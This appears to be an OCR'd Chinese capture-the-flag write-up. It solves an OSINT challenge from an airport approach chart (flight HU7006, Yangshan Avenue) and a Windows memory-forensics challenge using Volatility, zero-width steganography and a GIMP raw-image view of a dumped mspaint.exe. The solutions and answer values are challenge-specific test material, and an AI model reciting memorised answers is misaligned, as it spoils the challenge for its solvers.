
State


	STRAIGHT-IN LANDING				CIRCLE-TO-LAND		
	ILS DA(H) 274′(200′)		LOC (GS out) CDFA MDA(H) 550′(476′)		Not authorized at NIGHT		
		ALS out		ALS out	Max Kts	MDA(H)	
A	R550m V800m	V1200m	R/V1900m	V2800m	100	780′ (706′)	V2600m
B					135	780′ (706′)	V2800m
C					180	960′ (886′)	V3700m
D					205	960′ (886′)	V4600m

PANS OPS

CHANGES: MSA, procedure, minimums.

结合飞机朝向跑道降落，拉地图往右侧观察，最终发现羊山大道是对的。





目的地(例如长沙黄花国际机场)

海口美兰国际机场

航班号(英文大写)


HU7006

黄色灯光处

羊山大道

小明是个猴子

简单取证，先看一下桌面文件：



Recognized1 -> C:/Users/86159/Desktop/xiaoming.raw

```
Recognized1
  Root
    $Recycle.Bin
    Boot
    Documents and Settings [\Users]
      All Users [\ProgramData]
      Default
      Default User [\Users\Default]
      miaomiaomiao
        「开始」菜单 [\Users\miaomiaomiao\AppData\Roaming\Microsoft\Windows\Start Menu]
        AppData
        Application Data [\Users\miaomiaomiao\AppData\Roaming]
        Contacts
        Cookies [\Users\miaomiaomiao\AppData\Roaming\Microsoft\Windows\Cookies]
        Desktop
        Documents
        Downloads
        Favorites
        Links
        Local Settings [\Users\miaomiaomiao\AppData\Local]
        Music
        My Documents [\Users\miaomiaomiao\Documents]
        NetHood [\Users\miaomiaomiao\AppData\Roaming\Microsoft\Windows\Network Shortcuts]
        Pictures
        PrintHood [\Users\miaomiaomiao\AppData\Roaming\Microsoft\Windows\Printer Shortcuts]
        Recent [\Users\miaomiaomiao\AppData\Roaming\Microsoft\Windows\Recent]
        Saved Games
        Searches
        SendTo [\Users\miaomiaomiao\AppData\Roaming\Microsoft\Windows\SendTo]
        Templates [\Users\miaomiaomiao\AppData\Roaming\Microsoft\Windows\Templates]
        Videos
```


Name	I	Size, Bytes	Created	Modified	Accessed
□ desktop.ini	●	282	2024/...	2024/...	2024/...
□ HRSword.lnk	●	1,202	2024/...	2024/...	2024/...
□ secret.zip	●	245	2024/...	2024/...	2024/...
□ xiaoming.zip	●	770	2024/...	2024/...	2024/...

Sorted by: Real Extensions Creation Time Modification Time Access Time
Details
Small Icons
Medium Icons
Large Icons
Log

```
Type       Date       Time      Text
File       2024/5/13  16:38:11  [FileId: 4441899009] Closing attribute: parsed allocated size (512) differ from stored one (4096)
File Sy... 2024/5/13  16:38:11  [FileId: 4441899008] Fixup 1 is 0x0, but should be 0x14
File Sy... 2024/5/13  16:38:11  [FileId: 4441899008] Fixup 2 is 0x0, but should be 0x14
File       2024/5/13  16:38:11  [FileId: 4441899009] Closing attribute: parsed allocated size (512) differ from stored one (4096)
File Sy... 2024/5/13  16:38:12  [FileId: 4441899008] Fixup 1 is 0x0, but should be 0x14
File Sy... 2024/5/13  16:38:12  [FileId: 4441899008] Fixup 2 is 0x0, but should be 0x14
File       2024/5/13  16:38:12  [FileId: 4441899009] Closing attribute: parsed allocated size (512) differ from stored one (4096)
File Sy... 2024/5/13  19:54:01  [FileId: 4441899008] Fixup 1 is 0x0, but should be 0x14
File Sy... 2024/5/13  19:54:01  [FileId: 4441899008] Fixup 2 is 0x0, but should be 0x14
File       2024/5/13  19:54:01  [FileId: 4441899009] Closing attribute: parsed allocated size (512) differ from stored one (4096)
```


Ready | Marked: 0 files and 0 folders. Total size: 0 Bytes | Total 13.48 GB in 26588 files in 8517 folders

就两个文件，换 vol 导出来，一个是 flag.txt，另一个是提示，直接伪加密加零宽梭：



```
[+] Zero-Width-Tools执行完毕, 明文如下:
[1] UnicodeSteganography:
		Text: 小明在用电脑画画的时候才是不疯的时候，只有画画的时候小明才能想到自己secret的密码，小明又不是葱姜蒜西瓜茄子萝芒果猕猴桃，小明是猴子!哈!嘿!吼!哈哈哈哈哈哈哈哈哈哈哈哈哈是猴子!
		Binary: b'\\\x0ff\x0eW(u(u5\x81\x11u;u;v\x84e\xf6P\x19bMf/
N\ru\xafv\x84e\xf6P\x19\xff\x0cS\xeag\tu;u;v\x84e\xf6P\x19\\\x0ff\x0ebM\x80\xfd`\xf3R0\x81\xea]
\xf1\x00s\x00e\x00c\x00r\x00e\x00tv\x84[\xc6x\x01\xff\x0c\\\x0ff\x0eS\xc8N\rf/
\x84qY\xdc\x84\x9c\x89\x7ft\xdc\x83\x04[P\x84\x1d\x82\x92g\x9cs\x15s4hC\xff\x0c\\\x0ff\x0ef/s4[P\x00!T\xc8\x00!V?\x00!
T<\x00!T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8T\xc8f/s4[P\xff\x01'

[2] Zero-Width-Lib:
```

这个提示要不要都可以，因为 pslist 扫完很明显看到 mspaint.exe，dump 下来改后缀为.data，使用 gimp 分析即可，这里的宽高和偏移要手试出来，总体来说难度不大：



从 Raw 数据载入图像

图像

图像类型(T)：BGR565 小端

位移(F)：189452186

宽度(W)：960

高度(H)：510

色板

色板类型(P)：R，G，B(普通)

位移(S)：0

色板文件(E)：(无)

调整好后得到 key，解密 flag.txt 即可